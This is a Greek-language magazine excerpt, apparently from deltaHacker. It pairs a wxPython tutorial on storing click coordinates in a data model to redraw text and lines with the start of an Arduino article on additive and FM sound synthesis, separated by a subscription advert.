ΟΚ, το φανταστήκαμε ότι θα φωνάξετε. Τι εννοούμε μ' αυτό το Data Model; Φανταστείτε ότι θέλετε το καταπληκτικό μας πρόγραμμα να αποθηκεύσει το νέο έγγραφο (με την ευρεία έννοια) που μόλις δημιουργήσατε.

Θα μπορούσατε να πάρετε την εύκολη λύση και ν' αποθηκεύσετε την εικόνα ως bitmap. Αυτό όμως δεν είναι πραγματικά το έγγραφό σας, αλλά μια φωτογραφία του. Το έγγραφό σας περιγράφεται πλήρως από τα ακόλουθα στοιχεία και μόνον αυτά:

- Ένας κύκλος με κέντρο στις συντεταγμένες 320,240 κι ακτίνα 240 pixels.
- Το κείμενο «Hello GDI!», σε διάφορες θέσεις. Θα μπορούσατε να έχετε μια λίστα με τις συντεταγμένες x και y όπου εμφανίζεται το «Hello GDI!» και να τη χρησιμοποιείτε για να αναδημιουργήσετε την εικόνα.

Βλέπουμε όμως ότι σας έχει ανάψει το λαμπάκι της λαμπρής ιδέας (ελπίζουμε να είναι αυτό κι όχι το άλλο λαμπάκι, της εξαντλημένης υπομονής). Το data model δεν είναι τίποτε άλλο από τη δομή που αναπαριστά αυτό που εμφανίζεται στην οθόνη μας.

Πράγματι, όλα τα προγράμματα έχουν κάποιο μοντέλο δεδομένων: Ο text editor χειριζόταν κείμενο που εσωτερικά αποθηκευόταν στο textctrl. Έτσι, δεν χρειαζόταν να φτιάξουμε δικές μας δομές δεδομένων ή κλάσεις για να το χειριστούμε. Τώρα όμως που έχουμε τον πλήρη έλεγχο της περιοχής σχεδίασης, θα πρέπει να πάρουμε την κατάσταση στα χέρια μας! Βλέπετε, πολύ απλά, η περιοχή σχεδίασης του παραθύρου μας δεν είναι παρά η απεικόνιση των δεδομένων που το πρόγραμμά μας θα φυλάει κάπου αλλού. Το πρόγραμμα είναι ένας (φτωχός) συγγενής ενός σχεδιαστικού προγράμματος όπως το Inkscape: Αν ανοίξετε ένα αρχείο διανυσματικών γραφικών (svg) σε ένα text editor, θα δείτε ότι είναι γεμάτο από εντολές του τύπου: «χάραξε γραμμή από το σημείο (x, y) στο σημείο (w, z)».

Είναι τυπικό να έχουμε ένα class για το data model μας. Ας φτιάξουμε ένα που να αποθηκεύει τις συντεταγμένες όλων των μηνυμάτων:

```
class MessageList:
    def __init__(self):
        self.point=[]
    def addMessage(self,x,y):
        self.point.append((x,y))
```

Το MessageList class είναι πολύ απλό. Διαθέτει μια λίστα, ονόματι point, η οποία αποθηκεύει tuples της μορφής (x,y), με τις συντεταγμένες του κειμένου. Αν υποθέσουμε ότι έχετε κάνει κλικ στις θέσεις (100, 50), (80, 75), (200, 310), (420, 50), το point θα περιέχει:

```
point = [ (100,50), (80,75), (200,310), (420,50) ]
```

Εννοείται ότι σε κάθε κλικ που κάνετε, εκτός από την εμφάνιση του μηνύματος οι συντεταγμένες θα πρέπει να αποθηκεύονται στη λίστα point. Άρα, θα πρέπει να καλείται η συνάρτηση addMessage. Για το σκοπό αυτό, χωρίσαμε και μετατρέψαμε λίγο το πρόγραμμά μας:

```
    def LeftClick(self, e):
        dc = wx.ClientDC(self)
        x = e.GetX()
        y = e.GetY()
        self.WriteMessage(dc,x,y)
        self.messagelist.addMessage(x,y)
        e.Skip()
    def WriteMessage(self, dc, x,y):
        dc.SetFont(wx.Font(24, wx.FONTFAMILY_SWISS,
wx.FONTSTYLE_NORMAL,  wx.FONTWEIGHT_BOLD))
        dc.SetTextForeground(wx.Colour(0,0,255))
        dc.DrawText("Hello GDI!",x,y)
```

Έχουμε συνδέσει πλέον το wx.EVT_LEFT_DOWN με την LeftClick, η οποία κάνει τα πάντα εκτός από το να τυπώνει το μήνυμα. Αυτή τη λειτουργία, μαζί με τις ρυθμίσεις γραμματοσειράς και χρωμάτων, την έχουμε αφήσει στην παλιά WriteMessage. Η LeftClick κρατάει το μαγικό κόλπο του προγράμματος μας:

```
self.messagelist.addMessage(x,y)
```

οι συντεταγμένες (x,y) αποθηκεύονται στο αντικείμενο messagelist, που έχουμε αρχικοποιήσει μέσα στην __init__ του DrawPanel class:

```
self.messagelist = MessageList()
```

Έτσι, όταν (μοιραία) έρθει η ώρα του OnPaint, θα είμαστε έτοιμοι:

```
for thepoint in self.messagelist.point:
    self.WriteMessage(dc, thepoint[0], thepoint[1])
```

Μην ξεχνάμε ότι το point είναι μια λίστα όπου κάθε στοιχείο είναι ένα tuple: έτσι το thepoint[0] αντιστοιχεί στο x και το thepoint[1] στο y. Για δοκιμάστε αυτή τη νέα εκδοχή (http://bit.ly/dh017GDIsrc) και θα διαπιστώσετε ότι, σε πείσμα όλων των παραθύρων που μπορείτε να ρίξετε πάνω στο δικό μας, η επανασχεδίαση λειτουργεί άψογα! Λέτε να μπορούμε να φτιάξουμε ένα απλό πρόγραμμα σχεδίασης με παρόμοιο τρόπο;

Simple Drawing

Αν δεν το κάνατε ήδη, πάρτε το ZIP από το http://bit.ly/dh017GDIsrc και δείτε το simpledrawing.py.

Μπορείτε να καταλάβετε πώς δουλεύει; Δεν διαφέρει ιδιαίτερα από το Hello GDI, αλλά τώρα σχεδιάζει γραμμές (χοντρές μάλιστα, σαν graffiti) μεταξύ των σημείων που κάνετε κλικ. Η κλάση των δεδομένων μας, που τώρα ονομάσαμε σωστότερα PointList, περιέχει μια συνάρτηση getLastPoint η οποία χρησιμοποιεί τη δυνατότητα της Python να μας δίνει το τελευταίο στοιχείο μιας λίστας — αν χρησιμοποιήσουμε για δείκτη το -1:

```
    def getLastPoint(self):
        if self.length() > 0:
            return self.point[-1]
```

Για να ελέγξουμε αν η λίστα έχει σημεία ή είναι άδεια, έχουμε δημιουργήσει και μια απλή συνάρτηση length:

```
def length(self):
    return len(self.point)
```

Πλέον, είναι πολύ απλό να τραβήξουμε γραμμές:

```
def LeftClick(self, e):
    dc = wx.ClientDC(self)
    x = e.GetX()
    y = e.GetY()
    self.MyLine(dc,x,y)
    self.pointlist.addPoint(x,y)
    e.Skip()
```

Κάθε φορά που τραβάμε γραμμή, αποθηκεύουμε το σημείο στη λίστα (προσθέτοντάς το στο τέλος).

```
def MyLine(self, dc, x,y):
    dc.SetPen(wx.Pen(wx.Colour(0,0,255),16))
    if self.pointlist.length()>0:
        lastpoint = self.pointlist.getLastPoint()
        dc.DrawLine(lastpoint[0], lastpoint[1],x,y)
```


Για να φτιάξουμε τη γραμμή, ελέγχουμε πρώτα αν η λίστα είναι άδεια. Προφανώς, πριν κάνουμε το πρώτο κλικ δεν υπάρχει κανένα σημείο και δεν μπορούμε να χρησιμοποιήσουμε την DrawLine. Στην επανασχεδίαση μέσω OnPaint, τα πράγματα είναι εξίσου απλά. Παίρνουμε το πρώτο στοιχείο ως αρχικό και διατρέχουμε τη λίστα δημιουργώντας γραμμές από το ένα σημείο στο άλλο:

```
if self.pointlist.length() > 0:
    (x,y) = self.pointlist.point[0]
    dc.SetPen(wx.Pen(wx.Colour(0,0,255),16))
    for thepoint in self.pointlist.point:
        dc.DrawLine(x,y, thepoint[0], thepoint[1])
        x = thepoint[0]
        y = thepoint[1]
```

Αν αποθηκεύαμε τη λίστα με τα σημεία σε ένα αρχείο, θα μπορούσαμε να σώσουμε και να φορτώσουμε το σχέδιο μας ξανά μέσα στο πρόγραμμα. Τι λέτε, μπορείτε να το φτιάξετε;

Στο επόμενο τεύχος θα αρχίσουμε να βλέπουμε αυτή την εφαρμογή κάπως πιο σοβαρά. Θα συνδυάσουμε αυτά που μάθαμε από το wxGlade και την εμπειρία μας από τον wxEditor, για να δημιουργήσουμε το wxSimpleDraw. Θα είναι μια ευκαιρία να διαπιστώσετε από πρώτο χέρι ότι ο γράφων δεν μπορεί να τραβήξει ούτε μια ίσια γραμμή. Ακόμη και με πρόγραμμα σχεδίασης!

Μέχρι τότε, όμως, σας ευχόμαστε να περάσετε ευχάριστα απογεύματα και νύχτες, μελετώντας και παίζοντας με την wxPython και τα Device Contexts. Τρέμετε, VB programmers!


Το deltaHacker είναι το μοναδικό στο χώρο των περιοδικών έντυπο με θεματολογία ethical hacking, δίκτυα και ασφάλεια, προγραμματισμό και ηλεκτρονικά.
Το deltaHacker δεν γυρνάει εδώ κι εκεί στα περίπτερα, αλλά για δεύτερη χρονιά στη σειρά έρχεται κατευθείαν στο σπίτι σας.
Αν είστε από εκείνους που δεν βλέπουν τον υπολογιστή τους ως άλλη μια οικιακή συσκευή και δεν αντιμετωπίζετε το Internet ως ένα δίκτυο που αρχίζει και τελειώνει με το Facebook και το Twitter, τότε είναι 107% βέβαιο ότι θα αγαπήσετε το deltaHacker, καθώς κι ότι θα θέλετε την παρέα του κάθε μήνα.
Όλες οι πληροφορίες για όλα τα προγράμματα συνδρομών είναι στο
deltahacker.gr/subscriptions
Παραγγείλετε τώρα μία από τις συμφέρουσες συνδρομές από το
deltahacker.gr/order
Σημείωση: Οι συνδρομές σας μπορούν να ξεκινούν από όποιο τεύχος επιθυμείτε, αρκεί να υπάρχει σε stock. Την ύλη όλων των τευχών που έχουν κυκλοφορήσει ως τώρα μπορείτε να τη δείτε στο
deltahacker.gr/category/magazine-issues

Skill: Intermediate

Tags: FM depth, additive synthesis, subtractive synthesis, FM synthesis,



Arduino Sound Master


part 3/όσο χρειαστεί

Κύμα μέσα στο κύμα!

Τα αρμονικά κύματα είναι βαρετά. Αν δεν έχει γρέζια η κυματομορφή, τότε και ο ήχος είναι βαρετός. Σε αυτό το άρθρο, λοιπόν, θα γνωρίσουμε δύο τεχνικές σύνθεσης, με τη βοήθεια των οποίων θα δημιουργήσουμε πλουσιότερους ήχους. Έτσι, θα βελτιώσουμε για μία ακόμα φορά το πιανάκι μας, ενώ θα κατασκευάσουμε κι ένα φτωχικό synthesizer!

Εικόνα 1
Κάπως έτσι θα μοιάζουν τα δύο αρμονικά κύματα, τα οποία θα παράγει το αναβαθμισμένο πιάνο μας για κάθε νότα. Η πάνω κυματομορφή αντιστοιχεί στην πρώτη αρμονική. Η κάτω (η πυκνότερη) αντιστοιχεί στη δεύτερη, η οποία θα έχει πάντα τη διπλάσια συχνότητα σε σχέση με την πρώτη. Στις γραφικές παραστάσεις λάβαμε υπόψη και τα αντίστοιχα περιγράμματα έντασης.


Μέχρι στιγμής δεν έχουμε δει τίποτα απ' όσα υποσχεθήκαμε στην αρχή της σειράς. Ωστόσο έχουμε αναπτύξει τη βασική θεωρία κι έχουμε λύσει τα πιο δύσκολα προγραμματιστικά προβλήματα. Στο πρώτο μέρος παρουσιάσαμε την τεχνική DDS (Direct Digital Synthesis), με τη βοήθεια της οποίας μάθαμε να συνθέτουμε αρμονικά (δηλαδή ημιτονοειδή) κύματα οποιασδήποτε συχνότητας. Στο δεύτερο μέρος αναφερθήκαμε στη σπουδαιότητα που έχει το περίγραμμα της έντασης (volume contour ή envelope), ενώ υλοποιήσαμε κι ένα περίγραμμα με εκθετικές μεταβολές. Ε, λοιπόν, με αυτά τα εφόδια μπορούμε να δημιουργήσουμε όλους τους ήχους που ακούγαμε στα παλιά παιχνίδια κι ακόμα περισσότερους! Βλέπετε, με τη βοήθεια της τεχνικής DDS μπορούμε να συνθέτουμε κύματα οποιασδήποτε μορφής και όχι μόνο ημιτονοειδή. Το μόνο που χρειαζόμαστε κάθε φορά είναι το κατάλληλο σύνολο δειγμάτων (wavetable). Εξάλλου, τροποποιώντας τη συχνότητα ενός κύματος ή και τα χαρακτηριστικά του περιγράμματος έντασης, μπορούμε να πετύχουμε οποιοδήποτε ηχητικό εφέ βάζει ο νους σας. Όλα αυτά όμως θα τα εξετάσουμε στο μέλλον. Για την ώρα θα πραγματοποιήσουμε μια ακόμα βελτίωση στον ήχο του πιάνου μας, ενώ στη συνέχεια θα ξεφύγουμε εντελώς: Θα μετατρέψουμε την κατασκευή μας σ' ένα φτωχικό FM synthesizer! Ουσιαστικά, θα ασχοληθούμε με δύο ακόμα τεχνικές σύνθεσης ήχου. Έτσι θα μας δοθεί η ευκαιρία να δούμε στην πράξη κάτι πολύ ενδιαφέρον: Το πόσο εύκολα μπορούμε να δημιουργούμε νέους ήχους, προσθέτοντας μερικά κύματα ή μεταβάλλοντας τα χαρακτηριστικά ενός μεμονωμένου.



Τεχνικές σύνθεσης

Με την τεχνική Direct Digital Synthesis μπορούμε να κατασκευάσουμε ένα ηχητικό κύμα με *κυριολεκτικά* οποιαδήποτε χαρακτηριστικά θέλουμε. Βέβαια, η συγκεκριμένη τεχνική προϋποθέτει το να έχουμε όλα εκείνα τα δείγματα, τα οποία περιγράφουν το ζητούμενο κύμα. Δυστυχώς, αυτό δεν είναι πάντα εφικτό. Ειδικά στην περίπτωση της ηλεκτρονικής μουσικής, οι περισσότεροι ήχοι που ακούμε προέκυψαν μετά από πολλές δοκιμές και με τη φαντασία του εκάστοτε μουσικού να δουλεύει στο φουλ! Πώς θα μπορούσαμε, λοιπόν, να υπολογίσουμε τα δείγματα ενός ήχου που υπάρχει μόνο σαν ιδέα στο μυαλό μας; Προφανώς κάτι τέτοιο είναι εξαιρετικά δύσκολο, αν όχι αδύνατο. Όπως καταλαβαίνετε, το πρόβλημα που περιγράψαμε δεν είναι καινούργιο. Διαφάνηκε από τα πρώτα κιόλας χρόνια της ανάπτυξης της ηλεκτρονικής μουσικής — είτε μιλάμε για τη βιομηχανία των ηλεκτρονικών

παιχνιδιών είτε για εκείνη της διασκέδασης γενικότερα. Ακριβώς γι’ αυτό, αναπτύχθηκαν από πολύ νωρίς διάφορες τεχνικές σύνθεσης ήχου. Κάποιες απ’ αυτές βασίζονται στο DDS, κάποιες άλλες όχι. Ας πούμε δυο λόγια για τις πιο αντιπροσωπευτικές...



Εικόνα 2
Η συγκεκριμένη κυματομορφή προκύπτει από την πρόσθεση εκείνων της προηγούμενης εικόνας. Αυτή θα είναι περίπου η μορφή των τελικών κυμάτων, που θα παράγει το βελτιωμένο πιάνο για κάθε νότα που του ζητάμε ν’ αναπαράγει.

Additive synthesis. Η συγκεκριμένη τεχνική προσπαθεί να μιμηθεί τη μαθηματική μορφή του εκάστοτε ηχητικού κύματος. Το περίπλοκο κύμα ενός ήχου προσεγγίζεται από το άθροισμα πολλών (θεωρητικά άπειρων) απλών, αρμονικών κυμάτων. Προαιρετικά, με τη βοήθεια άλλων τεχνικών (psychoacoustics) επιλέγονται μερικά μόνο από τα παραπάνω αρμονικά κύματα (αρμονικές συνιστώσες), ως πιο σημαντικά για αυτό που ακούει τελικά το αυτί μας. Στη συνέχεια οι επιλεγμένες αρμονικές συνιστώσες παράγονται με την τεχνική DDS και στο τέλος προστίθενται.

Subtractive synthesis. Η εν λόγω τεχνική προσπαθεί επίσης να μιμηθεί τη μαθηματική μορφή του εκάστοτε ηχητικού κύματος, αλλά ακολουθεί την αντίστροφη πορεία. Το ζητούμενο κύμα προκύπτει από το «λάξευμα» ενός άλλου κύματος, το οποίο διαθέτει εξαιρετικά πλούσιο φασματικό περιεχόμενο (απαρτίζεται από *πολλές* αρμονικές συνιστώσες). Το ηχητικό σήμα που χρησιμοποιείται γι’ αυτό το σκοπό είναι συνήθως ο θόρυβος! Από αυτό το σήμα, με τη βοήθεια των κατάλληλων φίλτρων, αφαιρούνται όλες οι περιττές αρμονικές συνιστώσες, ώστε να μείνουν μόνο οι επιθυμητές. Αν νομίζετε ότι αυτή η τεχνική είναι ανορθόδοξη, ξανασκεφτείτε το. Η συγκεκριμένη τεχνική προσομοιώνει τον τρόπο με τον οποίο παράγουν ήχους τα ζώα[1]. Οι φωνητικές χορδές αποτελούν την πηγή του θορύβου, ενώ οι διάφορες κοιλότητες (ρινική, στοματική, φάρυγγας κ.λπ.) αποτελούν τα φίλτρα. Το άνοιγμα του στόματος και η σχετική θέση μεταξύ χειλών, γλώσσας και δοντιών, ρυθμίζουν τα χαρακτηριστικά αυτών των φίλτρων και καθορίζουν ποιες αρμονικές συνιστώσες θα αφαιρεθούν και ποιες θα παραμείνουν.

Frequency modulation (FM) synthesis. Εδώ τα πράγματα είναι πολύ απλά. Η συγκεκριμένη τεχνική εφαρμόζεται σε κύματα οποιασδήποτε μορφής και προβλέπει την περιοδική μεταβολή της συχνότητάς τους. Συνήθως, τα κύματα στα οποία εφαρμόζεται η εν λόγω τεχνική είναι απλά αρμονικά — χωρίς αυτό να είναι υποχρεωτικό. Η περιοδική μεταβολή της συχνότητας ενός κύματος, όταν πραγματοποιείται με τον «κατάλληλο» τρόπο μπορεί να δημιουργήσει φυσικούς ήχους όπως επίσης αλλόκοτους, απόκοσμους και τέλος πάντων ξεκάθαρα τεχνητούς. Είναι φανερό ότι αυτή η τεχνική δεν προσπαθεί να μιμηθεί τη μαθηματική μορφή των φυσικών ήχων, ούτε αντιγράφει κάποια φυσική διαδικασία παραγωγής ήχων. Η διαμόρφωση συχνότητας χρησιμοποιείται στη σύνθεση ήχου μόνο και μόνο γιατί... παράγει ωραίους ήχους ;)


1. Ναι, μιλώντας για «ζώα» εννοούμε και τους ανθρώπους :)

Βελτιωμένο πιάνο

Στο παρόν άρθρο θα γνωρίσουμε δύο από τις παραπάνω τεχνικές σύνθεσης. Συγκεκριμένα, θα ασχοληθούμε με τις additive και FM synthesis. Η ενασχόληση με τη λεγόμενη subtractive synthesis προϋποθέτει μια πηγή θορύβου κι αυτή με τη σειρά της απαιτεί μια γεννήτρια τυχαίων αριθμών. Η παραγωγή ψευδοτυχαίων αριθμών, όμως, θα μάς απασχολήσει σε επόμενο άρθρο. Ας προχωρήσουμε λοιπόν στη γνωριμία μας με την «προσθετική» τεχνική, μέσω μιας απλής εφαρμογής.

Όπως έχουμε ξαναπεί, κάθε φορά που παίζουμε μία νότα σε κάποιο μουσικό όργανο παράγονται πολλά αρμονικά κύματα. Καθένα από αυτά έχει διαφορετική συχνότητα και διαφορετικό περίγραμμα έντασης. Έτσι, η ρεαλιστική εξομοίωση του ήχου ενός μουσικού οργάνου αποτελεί δύσκολη υπόθεση. Βέβαια, ένα μη εξασκημένο αυτί ακούει ελάχιστες από τις αρμονικές συνιστώσες μιας νότας ή, τέλος πάντων, δυσκολεύεται να συνειδητοποιήσει τι ακριβώς ακούει. Όπως καταλαβαίνετε, αυτό το τελευταίο διευκολύνει αρκετά τη δουλειά μας. Μπορούμε να βελτιώσουμε περαιτέρω τον ήχο που παράγει το πιανάκι μας, παράγοντας ελάχιστες μόνο από τις αρμονικές συνιστώσες που συνθέτουν κάθε νότα. Για την ακρίβεια, μπορούμε να βελτιώσουμε τον ήχο του παράγοντας δύο, αντί μίας, αρμονικές συνιστώσες. Έτσι, κάθε φορά που θα πατάμε ένα κουμπάκι, το αναβαθμισμένο πρόγραμμα για το πιάνο θα παράγει την πρώτη αρμονική (first harmonic ή fundamental tone) της εκάστοτε νότας, ενώ ταυτόχρονα θα παράγει και τη δεύτερη αρμονική (second harmonic). Δεύτερη αρμονική ονομάζεται η συνιστώσα που έχει ακριβώς τη διπλάσια συχνότητα σε σχέση με την πρώτη. Ας εξετάσουμε ένα συγκεκριμένο παράδειγμα: Το πιανάκι μας είναι «συντονισμένο» —κι εδώ ο όρος χρησιμοποιείται καταχρηστικά, εξ ου και τα εισαγωγικά— στην τέταρτη οκτάβα. Επομένως, πατώντας τη νότα Λα παράγεται ένα αρμονικό κύμα με συχνότητα 440Hz (first harmonic). Το αναβαθμισμένο πιανάκι θα παράγει ταυτόχρονα και ένα ακόμα αρμονικό κύμα με συχνότητα 880Hz (second harmonic). Εδώ όμως προκύπτει ένα ζητηματάκι: Τα 880Hz αντιστοιχούν στη δεύτερη αρμονική της νότας Λα για την *τέταρτη* οκτάβα, αλλά ταυτόχρονα αποτελούν και την πρώτη αρμονική της νότας Λα για την *πέμπτη* οκτάβα! Αυτό μοιάζει πολύ παράξενο, αλλά δεν θα πρέπει να σας προβληματίζει. Η δεύτερη αρμονική μιας νότας έχει την ίδια συχνότητα με την πρώτη αρμονική τις ίδιας νότας στην *επόμενη* οκτάβα, αλλά τα δύο αυτά κύματα διαφοροποιούνται σημαντικά: Το καθένα παρουσιάζει ένα εντελώς διαφορετικό περίγραμμα έντασης.

Εικόνα 3
Στην εικόνα φαίνονται οι κυματομορφές που προκύπτουν από την εφαρμογή της τεχνικής FM σε ένα αρμονικό κύμα. Σε κάθε περίπτωση έχουμε διατηρήσει σταθερό το βάθος της διαμόρφωσης, αλλά έχουμε επιλέξει μια διαφορετική συχνότητα FM.



